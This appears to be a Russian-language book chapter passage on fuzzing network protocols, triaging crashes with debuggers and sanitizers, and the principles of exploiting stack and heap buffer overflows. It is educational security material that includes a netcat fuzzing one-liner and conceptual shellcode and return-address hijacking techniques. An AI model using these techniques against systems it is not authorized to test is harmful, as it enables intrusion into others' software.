Любой разработчик программного обеспечения знает, что тестирование кода необходимо для того, чтобы гарантировать, что программное обеспечение ведет себя правильно. Тестирование особенно важно, когда речь заходит о безопасности. Уязвимости существуют там, где поведение приложения отличается от того, что было запланировано изначально. По идее, правильный набор тестов гарантирует, что этого не произойдет. Однако при работе с сетевыми протоколами, скорее всего, у вас не будет доступа ни к одному из тестов, особенно если речь идет о проприетарных приложениях. К счастью, можно создать собственные тесты.

Фаззинг – это метод, при котором случайные, а иногда и не совсем случайные данные передаются в сетевой протокол, чтобы заставить приложение аварийно завершить работу с целью выявления уязвимостей. Данный метод обычно дает результаты независимо от сложности сети. Фаззинг включает в себя создание нескольких тест-кейсов, существенно измененных структур сетевого протокола, которые затем отправляются в приложение для обработки. Эти кейсы можно создавать автоматически с использованием случайных модификаций или под руководством аналитика.

Простейший тест

Разработка набора фазз-тестов для конкретного протокола не обязательно является сложной задачей. В простейшем случае в ходе такого теста можно просто отправить случайный мусор в конечную точку сети и посмотреть, что произойдет.

В этом примере мы будем использовать систему в стиле Unix и утилиту Netcat. Выполните в оболочке следующие действия, чтобы получить простой фаззер:

```
$ cat /dev/urandom | nc hostname port
```

Эта команда считывает данные с устройства генератора случайных чисел системы с помощью команды `cat`. Полученные случайные данные передаются по конвейеру в `netcat`, которая открывает соединение с указанной конечной точкой в соответствии с инструкциями.

Этот простой фаззер, скорее всего, приведет к сбою только в простых протоколах с небольшими требованиями. Маловероятно, что простая случайная генерация создаст данные, отвечающие требованиям более сложного протокола, таким как действительные контрольные суммы или магические значения. Тем не менее вы будете удивлены, как часто простой фазз-тест может давать ценные результаты. Только не используйте этот фаззер в действующей промышленной системе управления ядерным реактором!

Мутационный фаззер

Часто вам придется быть более избирательными при выборе того, какие данные вы отправляете в сетевое соединение, чтобы получить наиболее полезную информацию. Самый простой способ в этом случае – использовать существующие данные протокола, изменить их каким-либо образом, а затем отправить их принимающему приложению. Такой фаззер может работать на удивление хорошо.

Начнем с простейшего мутационного фаззера: манипулятора случайных битов. В листинге 10.1 показана базовая реализация фаззера данного типа.

Листинг 10.1. Простой мутационный фаззер – манипулятор случайных битов

```
void SimpleFuzzer(const char* data, size_t length) {
   size_t position = RandomInt(length);
   size_t bit = RandomInt(8);

   char* copy = CopyData(data, length);
   copy[position] ^= (1 << bit);
   SendData(copy, length);
}
```

Функция `SimpleFuzzer()` принимает данные для фаззинга и длину данных, а затем генерирует случайное число от 0 до длины данных в качестве байта данных для изменения. Затем она решает, какой бит в этом байте нужно изменить, генерируя число от 0 до 7. После этого она переключает бит с помощью операции XOR и отправляет измененные данные по месту назначения в сети.

Эта функция работает, когда по случайности фаззер изменяет поле в протоколе, которое затем неправильно используется приложением. Например, фаззер может изменить поле длины, равное 0x40, преобразовав его в поле длины 0x80000040. Эта модификация может привести к целочисленному переполнению, если приложение умножит его на 4 (для массива 32-битных значений, например), а также к искажению данных, что приведет к путанице кода парсинга и внесет другие типы уязвимостей, такие как недопустимый идентификатор команды, из-за чего парсер получает доступ к неправильному месту в памяти.

Можно изменять более одного бита данных за раз. Однако, изменяя отдельные биты, вы с большей вероятностью локализуете эффект мутации в аналогичной области кода приложения. Изменение всего байта может привести ко множеству различных эффектов, особенно если значение используется для набора флагов.

Вам также потребуется пересчитать контрольные суммы или важные поля, например значения общей длины, после того как данные подверглись фаззингу. В противном случае парсинг данных может завершиться ошибкой на этапе проверки, прежде чем они попадут в область кода приложения, обрабатывающую измененное значение.

Создание тест-кейсов

При выполнении более сложного фаззинга нужно будет более разумно вносить изменения и понимать протокол работы с конкретными типами данных. Чем больше данных передается в приложение для парсинга, тем сложнее оно будет. Во многих ситуациях неадекватные проверки выполняются в пограничных случаях, таких как значения длины; тогда если мы уже знаем, как устроен протокол, то можем создавать собственные тест-кейсы с нуля.

Создание собственных тест-кейсов дает точный контроль над используемыми полями протокола и их размерами. Однако тест-кейсы сложнее разработать, и необходимо тщательно продумать типы, которые вы хотите сгенерировать. Их создание позволяет проверять типы значений протокола, которые могут и не использоваться при перехвате трафика для изменения. Но преимущество состоит в том, что вы задействуете больше кода приложения и получите доступ к областям кода, которые, вероятно, будут не так хорошо протестированы.

Сортировка уязвимостей

После запуска фаззера для сетевого протокола и сбоя приложения вы почти наверняка обнаружите ошибку. Следующий шаг – выяснить, является ли эта ошибка уязвимостью и каким типом уязвимости она может быть. Это зависит от того, как и почему произошел сбой. Для этого анализа мы используем *сортировку уязвимостей*: предпримем ряд шагов для поиска основной причины сбоя. Иногда причина ошибки ясна, и ее легко отследить, а иногда уязвимость вызывает повреждение приложения через секунды, если не часы, после возникновения повреждения. В этом разделе описаны способы сортировки уязвимостей и повышения ваших шансов найти основную причину конкретного сбоя.

Отладка приложений

Разные платформы позволяют управлять сортировкой на разных уровнях. В случае с приложением, работающим в Windows, macOS или Linux, можно подключить к процессу отладчик. Но во встроенной системе у вас могут быть только отчеты о сбоях в системном журнале. Для отладки в Windows я использую CDB, в Linux – GDB и LLDB в macOS. Все эти отладчики работают из командной строки, и я предоставлю некоторые наиболее полезные команды для отладки ваших процессов.

Запуск отладки

Чтобы начать отладку, сначала нужно подключить отладчик к приложению, которое вы хотите отладить. Можно запустить приложение непосредственно под отладчиком из командной строки либо под-

ключить его к уже запущенному процессу на основе идентификатора процесса. В табл. 10.1 показаны различные команды, необходимые для запуска трех отладчиков.

Таблица 10.1. Команды для запуска отладчиков в Windows, Linux и macOS

Отладчик	Новый процесс	Процесс подключения
CDB	`cdb application.exe` [*аргументы*]	`cdb -p PID`
GDB	`gdb --args application` [*аргументы*]	`gdb -p PID`
LLDB	`lldb – application` [*аргументы*]	`lldb -p -PID`

Поскольку отладчик приостановит выполнение процесса, после того как вы создали или подключили отладчик, нужно будет снова запустить процесс. Можно выполнить команды из табл. 10.2 в оболочке отладчика, чтобы начать выполнение процесса или возобновить выполнение при подключении. В таблице приведены несколько простых имен таких команд, разделенных запятыми.

Таблица 10.2. Упрощенные команды выполнения приложения

Отладчик	Начать выполнение	Возобновить выполнение
CDB	`g`	`g`
GDB	`run`, `r`	`continue`, `c`
LLDB	`process launch`, `run`, `r`	`thread continue`, `c`

Когда новый процесс создает дочерний процесс, может произойти сбой дочернего процесса, а не того процесса, который вы отлаживаете. Такое особенно часто встречается на Unix-подобных платформах, потому что некоторые сетевые серверы будут разветвлять текущий процесс для обработки нового соединения, создавая копию процесса. В подобных случаях необходимо убедиться, что вы можете отслеживать дочерний процесс, а не родительский. Можно использовать команды из табл. 10.3 для отладки дочерних процессов.

Таблица 10.3. Отладка дочерних процессов

Отладчик	Включение отладки дочернего процесса	Отключение отладки дочернего процесса
CDB	`.childdbg 1`	`.childdbg 0`
GDB	`set follow-fork-mode child`	`set follow-fork-mode parent`
LLDB	`process attach --name` *NAME* `--waitfor`	`exit debugger`

Есть некоторые предостережения при использовании этих команд. В Windows, используя CDB, можно отлаживать все процессы из одного отладчика. Однако в случае с GDB установка отладчика для отслеживания дочернего процесса остановит отладку родительского процесса.

В Linux это можно обойти, используя команду `set detach-on-fork off`. Эта команда приостанавливает отладку родительского процесса,

продолжая отладку дочернего процесса, а затем повторно подключается к родительскому процессу после выхода дочернего процесса. Однако если дочерний процесс работает в течение длительного времени, родительский процесс может так и не принять новых подключений.

В LLDB нет возможности отслеживать дочерние процессы. Вместо этого необходимо запустить новый экземпляр LLDB и использовать синтаксис, показанный в табл. 10.3, для автоматического присоединения к новым процессам по имени процесса. Нужно заменить `NAME` в команде `process` на имя процесса, который вы хотите отслеживать.

Анализ сбоя

После отладки можно запустить приложение во время фаззинга и дождаться сбоя программы. Следует искать сбои, указывающие на повреждение памяти, например сбои, возникающие при попытке чтения или записи на недопустимые адреса или при попытке выполнить код по недопустимому адресу. Когда вы определите соответствующий сбой, проверьте состояние приложения, чтобы выяснить причину сбоя, например повреждение памяти или ошибку индексации массива.

Сначала определите тип сбоя. Например, CDB обычно выводит что-то вроде `Access violation` и пытается вывести инструкцию в текущем месте программы, где произошел сбой приложения. В случае с GDB и LLDB в Unix-подобных системах вы увидите тип сигнала: наиболее распространенный тип – это `SIGSEGV`, ошибка сегментации, который указывает на то, что приложение пыталось получить доступ к недействительному адресу памяти.

В качестве примера в листинге 10.2 показано, что вы увидите в CDB, если приложение попытается выполнить недействительный адрес памяти.

Листинг 10.2. Пример сбоя в CDB, показывающий недействительный адрес памяти

```
(2228.1b44): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000`41414141 ??              ???
```

После того как вы определили тип сбоя, следующий шаг – определить, какая инструкция вызвала его, чтобы знать, что нужно искать в состоянии процесса. Обратите внимание, что в листинге 10.2 отладчик попытался вывести инструкцию, при которой произошел сбой, но адрес памяти был недействительным, поэтому он вернул серию вопросительных знаков. Когда сбой происходит из-за операций чтения или записи с участием недействительных адресов памяти, вмес-

то вопросительных знаков вы получите полную инструкцию. Если отладчик показывает, что вы выполняете допустимые инструкции, можно прибегнуть к дизассемблированию, используя команды из табл. 10.4.

Таблица 10.4. Команды дизассемблирования инструкций

Отладчик	Дизассемблирование с места сбоя	Дизассемблирование конкретного места
CDB	`u`	`u` *ADDR*
GDB	`disassemble`	`disassemble` *ADDR*
LLDB	`disassemble –frame`	`disassemble --start-address` *ADDR*

Чтобы отобразить состояние регистра процессора в момент сбоя, можно использовать команды из табл. 10.5.

Таблица 10.5. Отображение и установка состояния регистра процессора

Отладчик	Показать регистры общего назначения	Показать конкретный регистр	Установить конкретный регистр
CDB	`r`	`r @rcx`	`r @rcx =` *NEWVALUE*
GDB	`info registers`	`info registers rcx`	`set $rcx =` *NEWVALUE*
LLDB	`register read`	`register read rcx`	`register write rcx` *NEWVALUE*

Также можно использовать эти команды для установки значения регистра, что позволяет поддерживать работу приложения, исправляя мгновенный сбой и перезапуская выполнение. Например, если сбой произошел из-за того, что значение RCX указывало на недопустимую память, можно сбросить RCX в допустимый адрес и продолжить выполнение. Однако это не может продолжаться очень долго, если приложение уже повреждено.

Следует отметить одну важную деталь, касающуюся указания регистров. В CDB используется синтаксис `@ИМЯ`, чтобы указать регистр в выражении (например, при создании адреса памяти). В GDB и LLDB вместо этого обычно используется `$ИМЯ`, а также есть пара псевдорегистров: `$pc`, обозначающий ячейку памяти выполняемой в данный момент инструкции (которая будет отображаться в RIP для x64), и `$sp`, обозначающий текущий указатель стека.

Когда приложение, которое вы отлаживаете, дает сбой, вам понадобится отобразить, как была вызвана текущая функция в приложении, потому что это обеспечивает важный контекст для определения того, какая часть приложения вызвала сбой. Используя этот контекст, можно сузить количество частей протокола, на которых нужно сосредоточиться, чтобы воспроизвести сбой.

Этот контекст можно получить, создав трассировку стека, которая отображает функции, вызванные до выполнения уязвимой функции, включая, в некоторых случаях, локальные переменные и аргументы, переданные этим функциям. В табл. 10.6 перечислены команды для создания трассировки стека.

Таблица 10.6. Создание трассировки стека

Отладчик	Отобразить трассировку стека	Отобразить трассировку стека с аргументами
CDB	K	Kb
GDB	backtrace	backtrace full
LLDB	Backtrace	

Также можно проверить адреса памяти, чтобы определить, что вызвало сбой текущей инструкции; используйте команды из табл. 10.7.

Таблица 10.7. Отображение значений в памяти

Отладчик	Отображение байтов и обычных слов, двойных и четверных слов	Отображение десяти однобайтовых значений
CDB	db, dw, dd, dq *ADDR*	db *ADDR* L10
GDB	x/b, x/h, x/w, x/g *ADDR*	x/10b *ADDR*
LLDB	memory read --size 1,2,4,8	memory read --size 1 --count 10

Каждый отладчик позволяет контролировать отображение значений в памяти, таких как размер прочитанной памяти (например, от 1 до 4 байт), а также количество данных для вывода.

Еще одна полезная команда определяет, какому типу памяти соответствует адрес, например памяти в куче, стековой памяти или отображаемому исполняемому файлу. Зная тип памяти, можно сузить тип уязвимости. Например, если произошло повреждение значения памяти, вы можете различить, имеете ли вы дело с повреждением памяти стека или кучи. Используйте команды из табл. 10.8, чтобы определить схему памяти процесса, а затем посмотреть, какому типу памяти соответствует адрес.

Таблица 10.8. Команды для отображения карты памяти процесса

Отладчик	Отображение карты памяти процесса
CDB	!address
GDB	info proc mappings
LLDB	Нет прямого эквивалента

Конечно, в отладчике есть еще много чего, что вам может понадобиться при сортировке, но команды, представленные в этом разделе, должны охватывать основы сортировки сбоев.

Примеры сбоев

Теперь рассмотрим примеры сбоев, чтобы вы знали, как они выглядят для различных типов уязвимостей. Я покажу сбои Linux в GDB, но информация, которую вы увидите на разных платформах и отладчиках, должна быть схожей. В листинге 10.3 показан пример сбоя из-за типичного переполнения буфера стека.

Листинг 10.3. Пример сбоя из-за переполнения буфера стека

```
GNU gdb 7.7.1
(gdb) r
Starting program: /home/user/triage/stack_overflow

Program received signal SIGSEGV, Segmentation fault.
❶ 0x41414141 in ?? ()

❷ (gdb) x/i $pc
=> 0x41414141: Cannot access memory at address 0x41414141
❸ (gdb) x/16xw $sp-16
0xbffff620:     0x41414141    0x41414141   0x41414141   0x41414141
0xbffff630:     0x41414141    0x41414141   0x41414141   0x41414141
0xbffff640:     0x41414141    0x41414141   0x41414141   0x41414141
0xbffff650:     0x41414141    0x41414141   0x41414141   0x41414141
```

Входные данные представляют собой серию повторяющихся символов *A*, показанных здесь в виде шестнадцатеричного значения 0x41. Программа потерпела сбой при попытке выполнить адрес памяти 0x41414141 ❶. Тот факт, что адрес содержит повторяющиеся копии наших входных данных, указывает на повреждение памяти, поскольку значения памяти должны отражать текущее состояние выполнения (как, например, указатели в стеке или куче) и очень маловероятно, что одно и то же значение будет повторяться. Мы дважды проверяем, что причиной сбоя является отсутствие исполняемого кода по адресу 0x41414141, попросив GDB дизассемблировать инструкции в месте сбоя программы ❷. Затем GDB указывает на то, что он не может получить доступ к памяти в этом месте. Сбой не обязательно означает, что произошло переполнение стека, поэтому для подтверждения мы решаем задействовать текущее местоположение стека ❸. Также переместив указатель стека назад на 16 байт, можно увидеть, что наши входные данные определенно повредили стек.

Проблема с этим сбоем состоит в том, что здесь трудно определить, какая часть является уязвимым кодом. Мы устроили сбой, вызвав недопустимое местоположение, а это означает, что функция, выполнявшая инструкцию возврата, больше не имеет прямых ссылок, а стек поврежден, что затрудняет извлечение информации о вызове. В этом случае можно посмотреть на стековую память, чтобы найти адрес возврата, оставленный в стеке уязвимой функцией, который можно использовать для отслеживания виновника. В листинге 10.4 показан сбой в результате переполнения буфера кучи, который гораздо сложнее, чем повреждение памяти стека.

Листинг 10.4. Пример сбоя из-за переполнения буфера кучи

```
user@debian:~/triage$ gdb ./heap_overflow
GNU gdb 7.7.1

(gdb) r
```

```
Starting program: /home/user/triage/heap_overflow

Program received signal SIGSEGV, Segmentation fault.
0x0804862b in main ()
❶ (gdb) x/i $pc
=> 0x804862b <main+112>:        mov    (%eax),%eax

❷ (gdb) info registers $eax
eax            0x41414141       1094795585

(gdb) x/5i $pc
=> 0x804862b <main+112>:        mov    (%eax),%eax
   0x804862d <main+114>:        sub    $0xc,%esp
   0x8048630 <main+117>:        pushl  -0x10(%ebp)
❸  0x8048633 <main+120>:        call   *%eax
   0x8048635 <main+122>:        add    $0x10,%esp

(gdb) disassemble
Dump of assembler code for function main:
   ...
❹  0x08048626 <+107>: mov -0x10(%ebp),%eax
   0x08048629 <+110>: mov (%eax),%eax
=> 0x0804862b <+112>: mov (%eax),%eax
   0x0804862d <+114>: sub $0xc,%esp
   0x08048630 <+117>: pushl -0x10(%ebp)
   0x08048633 <+120>: call *%eax

(gdb) x/w $ebp-0x10
0xbffff708:     0x0804a030

❺ (gdb) x/4w 0x0804a030
0x804a030:      0x41414141      0x41414141     0x41414141    0x41414141

(gdb) info proc mappings
process 4578
Mapped address spaces:

    Start Addr   End Addr      Size  Offset  objfile
     0x8048000  0x8049000    0x1000     0x0  /home/user/triage/heap_overflow
     0x8049000  0x804a000    0x1000     0x0  /home/user/triage/heap_overflow
  ❻  0x804a000  0x806b000   0x21000     0x0  [heap]
    0xb7cce000 0xb7cd0000    0x2000     0x0
    0xb7cd0000 0xb7e77000  0x1a7000     0x0  /lib/libc-2.19.so
```

Мы снова получаем сбой, но это происходит из-за действующей инструкции, которая копирует значение из адреса памяти, на который указывает EAX, обратно в EAX ❶. Вероятно, сбой произошел из-за того, что EAX указывает на недопустимую память. Вывод регистра ❷ показывает, что значение EAX – это просто повторение нашего символа переполнения, что является признаком повреждения.

Смотрим дальше и обнаруживаем, что значение EAX используется как адрес памяти функции, которую будет вызывать инструкция ❸. Разыменование значения из другого значения указывает на то, что

выполняемый код – это поиск виртуальной функции из *таблицы виртуальных методов* (VTable).

Это подтверждается после дизассемблирования нескольких инструкций перед инструкцией, которая дала сбой ❹. Видно, что значение считывается из памяти, затем происходит разыменование этого значения (это будет чтение указателя VTable), и, наконец, оно снова разыменовывается, вызывая сбой.

Хотя анализ, показывающий, что сбой происходит при разыменовании указателя VTable, не сразу подтверждает повреждение объекта кучи, это хороший показатель. Чтобы проверить повреждение кучи, мы извлекаем значение из памяти и проверяем, не повреждено ли оно, используя шаблон 0x41414141, который был нашим входным значением во время тестирования ❺. Наконец, чтобы проверить, находится ли память в куче, мы используем команду `info proc mappings`, видно, что значение 0x0804a030, которое мы извлекли ❹, находится в области кучи ❻. Корреляция адреса памяти с сопоставлениями указывает на то, что повреждение памяти ограничено этой областью.

Обнаружение того, что повреждение ограничено кучей, не обязательно указывает на основную причину уязвимости, но мы можем, по крайней мере, найти информацию в стеке с целью определить, какие функции были вызваны, чтобы добраться до этой точки. Знание того, какие функции были вызваны, сузит диапазон функций, для которых нужно будет применить обратную разработку, чтобы найти виновника.

Повышаем наши шансы найти первопричину сбоя

Выявление основной причины сбоя может быть непростым делом. Если стековая память повреждена, вы теряете информацию о том, какая функция вызывалась во время сбоя. Для ряда других типов уязвимостей, таких как переполнение буфера кучи или использование после освобождения (use after free), сбой может и не произойти в месте уязвимости. Также возможно, что для поврежденной памяти установлено значение, которое вообще не приводит к сбою приложения, вызывая изменение его поведения, что непросто заметить с помощью отладчика.

В идеале нужно повысить свои шансы определить точную уязвимую точку в приложении, не прилагая значительных усилий. Я представлю несколько способов, которые помогут вам в этом.

Пересборка приложений с помощью Address Sanitizer

Если вы тестируете приложение в Unix-подобной ОС, существует разумный шанс, что у вас есть исходный код этого приложения. Одно это дает вам много преимуществ, например всю отладочную информацию, но это также означает, что вы можете пересобрать приложение и добавить улучшенное обнаружение ошибок памяти, чтобы повысить свои шансы на обнаружение уязвимостей.

Один из лучших инструментов для добавления таких функций при повторном создании приложения – это Address Sanitizer (ASan), расширение для компилятора CLANG, которое обнаруживает ошибки повреждения памяти. Если вы укажете параметр `-fsanitize = address` при запуске компилятора (обычно это можно сделать, используя переменную окружения `CFLAGS`), то пересобранное приложение будет иметь дополнительные инструменты для обнаружения распространенных ошибок, таких как повреждение памяти, запись вне границ буфера, использование после освобождения и двойное освобождение ячейки.

Основное преимущество ASan заключается в том, что он останавливает приложение и делает это как можно быстрее после возникновения уязвимого состояния. При переполнении ASan останавливает программу и выводит сведения об уязвимости в консоль оболочки. Например, в листинге 10.5 показана часть вывода простого переполнения буфера кучи.

Листинг 10.5. Вывод ASan при переполнении буфера кучи

```
==3998==ERROR: AddressSanitizer: heap-buffer-overflow ❶ on address
0xb6102bf4❷ at pc 0x081087aebp❸ 0xbf9c64d8 sp 0xbf9c64d0
WRITE of size 1❹ at 0xb6102bf4 thread T0
    #0 0x81087ad (/home/user/triage/heap_overflow+0x81087ad)
    #1 0xb74cba62 (/lib/i386-linux-gnu/i686/cmov/libc.so.6+0x19a62)
    #2 0x8108430 (/home/user/triage/heap_overflow +0x8108430)
```

Обратите внимание, что вывод содержит тип обнаруженной ошибки ❶ (в нашем случае это переполнение буфера кучи), адрес в памяти для записи переполнения ❷, место в приложении, которое вызвало переполнение ❸, и его размер ❹. Используя предоставленную информацию с отладчиком, как показано в предыдущем разделе, можно отследить первопричину уязвимости.

Однако обратите внимание, что местоположения внутри приложения – это просто адреса памяти. Файлы с исходным кодом и номера строк были бы более полезными. Чтобы получить их в трассировке стека, нужно указать переменные окружения, дабы использовать символьную информацию, как показано в листинге 10.6. Приложение также должно быть создано с использованием отладочной информации, что можно сделать, передав флаг компилятора `-g`.

Листинг 10.6. Вывод ASan при переполнении буфера кучи с использованием символьной информации

```
$ export ASAN_OPTIONS=symbolize=1
$ export ASAN_SYMBOLIZER_PATH=/usr/bin/llvm-symbolizer-3.5
$ ./heap_overflow
=================================================================
==4035==ERROR: AddressSanitizer: heap-buffer-overflow on address 0xb6202bf4 at
```

```
pc 0x081087ae bp 0xbf97a418 sp 0xbf97a410
WRITE of size 1 at 0xb6202bf4 thread T0
    #0 0x81087ad in main /home/user/triage/heap_overflow.c:8:3❶
    #1 0xb75a4a62 in __libc_start_main /build/libc-start.c:287
    #2 0x8108430 in _start (/home/user/triage/heap_overflow+0x8108430)
```

Листинг 10.6 в основном совпадает с листингом 10.5. Существенная разница состоит в том, что местоположение сбоя ❶ теперь отражает местоположение внутри первоначального исходного кода (в данном случае, начиная со строки 8, символ 3 внутри файла *heap_overflow.c*) вместо адреса памяти внутри программы. Сужение места сбоя до определенной строки в программе значительно упрощает проверку уязвимого кода и определение причины сбоя.

Отладка в Windows и PageHeap

В Windows доступ к исходному коду тестируемого приложения, вероятно, более ограничен. Следовательно, нужно повысить свои шансы. Windows поставляется с утилитой PageHeap, которую можно активировать, чтобы отслеживать повреждения памяти.

Необходимо вручную включить ее для процесса, который вы хотите отлаживать, выполнив следующую команду от имени администратора:

```
C:\> gflags.exe -i appname.exe +hpa
```

Приложение `gflags` поставляется с отладчиком CDB. Параметр `-i` позволяет указать имя файла изображения, чтобы активировать PageHeap. Укажите вместо *appname.exe* имя тестируемого приложения. Параметр `+hpa` фактически включает PageHeap при запуске приложения.

PageHeap выделяет специальные страницы памяти, определяемые ОС (*сторожевые страницы*) после каждого динамического выделения памяти. Если приложение пытается прочитать или записать эти страницы, то возникает ошибка, и отладчик будет немедленно уведомлен, что полезно для обнаружения переполнения буфера кучи. Если переполнение записывается сразу в конец буфера, сторожевая страница будет затронута приложением, и сразу же возникнет ошибка. На рис. 10.1 показано, как этот процесс работает на практике.

Можно предположить, что использование PageHeap – хороший способ предотвратить повреждение в куче памяти, но эта утилита тратит огромное количество памяти, потому что для каждого выделения требуется отдельная сторожевая страница. Настройка этих страниц требует системного вызова, что снижает производительность выделения. В целом использование PageHeap для чего-либо еще, кроме сеансов отладки, вряд ли можно считать хорошей идеей.




Рис. 10.1. PageHeap обнаруживает переполнение

Эксплуатация распространенных уязвимостей

Изучив и проанализировав сетевой протокол, вы применили фаззинг и нашли уязвимости, которые хотите эксплуатировать. В главе 9 описано много типов уязвимостей, но не говорится, как эксплуатировать их. Именно это мы здесь и будем обсуждать. Я начну с того, как эксплуатировать повреждения памяти, а затем мы обсудим некоторые более необычные типы уязвимостей.

Цели эксплуатации уязвимостей зависят от цели анализа протокола. Если анализ проводится по коммерческому продукту, возможно, вы ищете подтверждение концепции, которая четко демонстрирует проблему, чтобы поставщик мог ее исправить: в этом случае надежность не так важна, как четкая демонстрация уязвимости. С другой стороны, если вы разрабатываете эксплойт, который будет использоваться в упражнениях Red Team, и вам поставлена задача взломать некую инфраструктуру, вам может потребоваться надежный эксплойт, работающий в различных версиях продукта и выполняющий следующий этап вашей атаки.

Заранее определив цели эксплуатации, вы не будете тратить время на несущественные задачи. Какими бы ни были ваши цели, этот раздел предоставляет неплохой обзор по данной теме и более подробные ссылки для ваших конкретных потребностей. Начнем с эксплуатации повреждений памяти.

Эксплуатация уязвимостей пореждений памяти

Повреждения памяти, такие как переполнение стека и кучи, очень часто встречаются в приложениях, написанных на языках, небезопасных с точки зрения доступа к памяти, таких как C и C++. Трудно написать сложное приложение на таких языках программирования, не создав хотя бы одной уязвимости, связанной с нарушением целост-

ности памяти. Эти уязвимости настолько распространены, что найти информацию о том, как их эксплуатировать, относительно легко.

Эксплойт должен активировать уязвимость, приводящую к повреждению памяти, таким образом, чтобы состояние программы изменялось для выполнения произвольного кода. Это может быть захват состояния выполнения процессора и перенаправление его в некий исполняемый код, содержащийся в эксплойте. Это также может означать изменение текущего состояния приложения таким образом, чтобы ранее недоступные функции стали доступными.

Разработка эксплойта зависит от типа нарушения и того, на какие части работающего приложения оно влияет, а также какие меры защиты от эксплойтов использует приложение, чтобы усложнить вам задачу. Сначала я расскажу об общих принципах эксплуатации, а затем рассмотрю более сложные сценарии.

Переполнение буфера стека

Напомним, что переполнение буфера стека происходит, когда код неправильно рассчитывает длину буфера для копирования в место в стеке, вызывая переполнение, которое повреждает другие данные. Самый серьезный момент состоит в том, что во многих архитектурах адрес возврата для функции хранится в стеке, и повреждение этого адреса дает пользователю прямой контроль над выполнением, который можно использовать для выполнения любого кода. Один из наиболее распространенных методов эксплуатации переполнения буфера стека – это повреждение адреса возврата в стеке, чтобы он указывал на буфер, содержащий шелл-код с инструкциями, которые вы хотите выполнить, когда получите управление. Успешное повреждение стека таким образом приводит к тому, что приложение выполняет код, который не ожидало увидеть.

В идеальном случае переполнение стека дает полный контроль над содержимым и длиной переполнения, гарантируя, что вы полностью контролируете значения, которые перезаписываете в стеке. На рис. 10.2 показан идеальный вариант данной уязвимости в действии.

Буфер стека, который мы переполняем, находится под адресом возврата функции ❶. Когда происходит переполнение, уязвимый код заполняет буфер, а затем перезаписывает адрес возврата, используя значение 0x12345678 ❷. Уязвимая функция завершает свою работу и пытается вернуться к вызывающей стороне, но адрес вызова был заменен произвольным значением, указывающим на ячейку памяти шелл-кода, помещенного туда эксплойтом ❸. Выполняется инструкция возврата, и эксплойт получает контроль над выполнением кода.

В идеальной ситуации написать эксплойт для переполнения буфера стека достаточно просто: нужно просто обработать данные в переполненном буфере, чтобы гарантировать, что адрес возврата указывает на контролируемую вами область памяти. В некоторых случаях даже можно добавить шелл-код в конец переполнения и задать адрес

возврата для перехода в стек. Конечно, чтобы перейти в стек, вам нужно будет найти адрес в памяти стека. Это может быть возможно, потому что стек не будет перемещаться очень часто.




Рис. 10.2. Простой эксплойт для переполнения стека

Однако свойства обнаруженной вами уязвимости могут создать проблемы. Например, если уязвимость вызвана копией строки в стиле C, вы не сможете использовать несколько нулевых байтов в переполнении, потому что C использует 0 байт в качестве завершающего символа строки: переполнение немедленно прекратится, как только во входных данных будет обнаружен 0 байт. В качестве альтернативы можно направить шелл-код в адресное значение без 0 байт, например шелл-код, который заставляет приложение выполнять запросы на выделение памяти.

Переполнение буфера кучи

Эксплуатация переполнения буфера кучи может быть более сложным делом, нежели эксплуатация переполнения стека, потому что буферы кучи часто находятся в менее предсказуемом адресе памяти. Это означает, что нет никакой гарантии, что вы найдете что-то, столь же легко поддающееся повреждению, как адрес возврата функции в известном месте.

Следовательно, здесь необходимы другие методы, такие как управление распределением кучи и точное размещение полезных объектов, которые можно повредить.

Наиболее распространенный метод получения контроля над выполнением кода при переполнении буфера кучи – эксплуатировать структуру объектов C++, в частности то, как они используют таблицы виртуальных функций. Таблица виртуальных функций – это список указателей на функции, которые реализует объект. Использование

виртуальных функций позволяет разработчику создавать новые классы, производные от существующих базовых классов, и переопределять некоторые функции, как показано на рис. 10.3.

